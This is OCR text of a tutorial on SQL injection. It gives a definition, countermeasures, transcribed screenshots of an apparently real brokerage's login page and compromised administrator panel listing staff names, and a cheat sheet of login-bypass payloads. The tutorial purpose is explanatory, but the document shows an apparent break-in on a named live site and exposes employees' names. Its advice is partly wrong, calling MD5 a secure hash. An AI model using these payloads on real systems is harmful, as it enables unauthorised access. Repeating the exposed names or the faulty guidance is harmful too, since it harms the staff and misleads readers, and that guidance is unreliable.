SQL INJECTION


SQL Injection is a kind of injection attack, wherein attackers use some malicious scripts to get access granted to any web application or website. These SQL statements can control the web application database server.


The attackers write some non-descriptive scripts which is not understood by the database server, and hence the server grant access to the attacker, considering it as the administrator.

SQL Injection is considered as a vulnerability, because, an attacker bypasses a web application's authentication and authorisation to retrieve the documents of the website database.

SQL INJECTION COUNTERMEASURES

- Use of Intrusion Detection System(IDS) and Intrusion Prevention System(IPS). E.g.: -SNORT can be used.
- The privileges of the user's connection to the database should be checked appropriately.
- Using strong passwords for Administrative accounts.
- Admin privileges, by default, should be avoided.
- Secure hashing algorithms such as SHA256, MD5, etc. should be used.
- The input field should be sanitised and validated.
- Entries containing Binary data, comment characters and escape sequences should not be accepted.
- There are a few of the tools available for reviewing the source codes.


About Tor
Safe Securities (Pvt) Ltd. : ...
www.safesecurities.com.pk/Login.asp
Search
Safe Securities (Pvt.) Ltd.
Home | About Us | Services | Portfolio | Contact Us | Login
Login ::
>> Athentication Level <<
.: Data Compiled from [1/3/2017] to [13/9/2017] :.
Sign-In to Online Reporting System ::
Select User Type :
Administrator
User ID :
admin
Password :
Sign-In
Reset
Home | About Us | Services | Portfolio | Contact Us
Copyright © 2006 [Safe Securities (Pvt) Ltd]
All Rights reserved by SOFTMAN


About Tor
Safe Securities (Pvt) Ltd. : ...
www.safesecurities.com.pk/ADPanel1.asp?strMsg=Welcome
Search
Safe Securities (Pvt.) Ltd.
Change Password | Logout
Administrator Panel ::
>> Welcome ! Administrator <<
Executive Code
Executive Name
01 Kashif Rafiq
02 Javed Mahmood
03 Afzal Mahmood
04 Ather Nadeem
05 Shehzad Naseem
06 Shahid Iqbal
07 Nadeem Iqbal
08 Muhammad Afzal
09 Iftikhar Ahmed
10 Atif Muhammad Ch
11 Abdul Rehman
12 Muhammad Azeem
13 Nadeem Arshad Khan
14 Gulsher Malik
15 Naseeb Alam
16 Touseef Barkat
17 Sarim
18 Shahzad Rafiq / Zahid
19 Rawalpandi
20 Rukhsana Kasur
50 Isd. Office

Cheat sheet

User name	Password	SQL Query
admin	' or '1'='1	SELECT * FROM users WHERE name='admin' and password='' or '1'='1'
admin	' or 1='1	SELECT * FROM users WHERE name='admin' and password='' or 1='1'
admin	1' or 1=1 -- -	SELECT * FROM users WHERE name='admin' and password='' or 1=1-- -'
admin	' or '1'='1	SELECT * FROM users WHERE name='admin' and password='' or '1'='1'
admin	' or ' 1=1	SELECT * FROM users WHERE name='admin' and password='' or ' 1=1'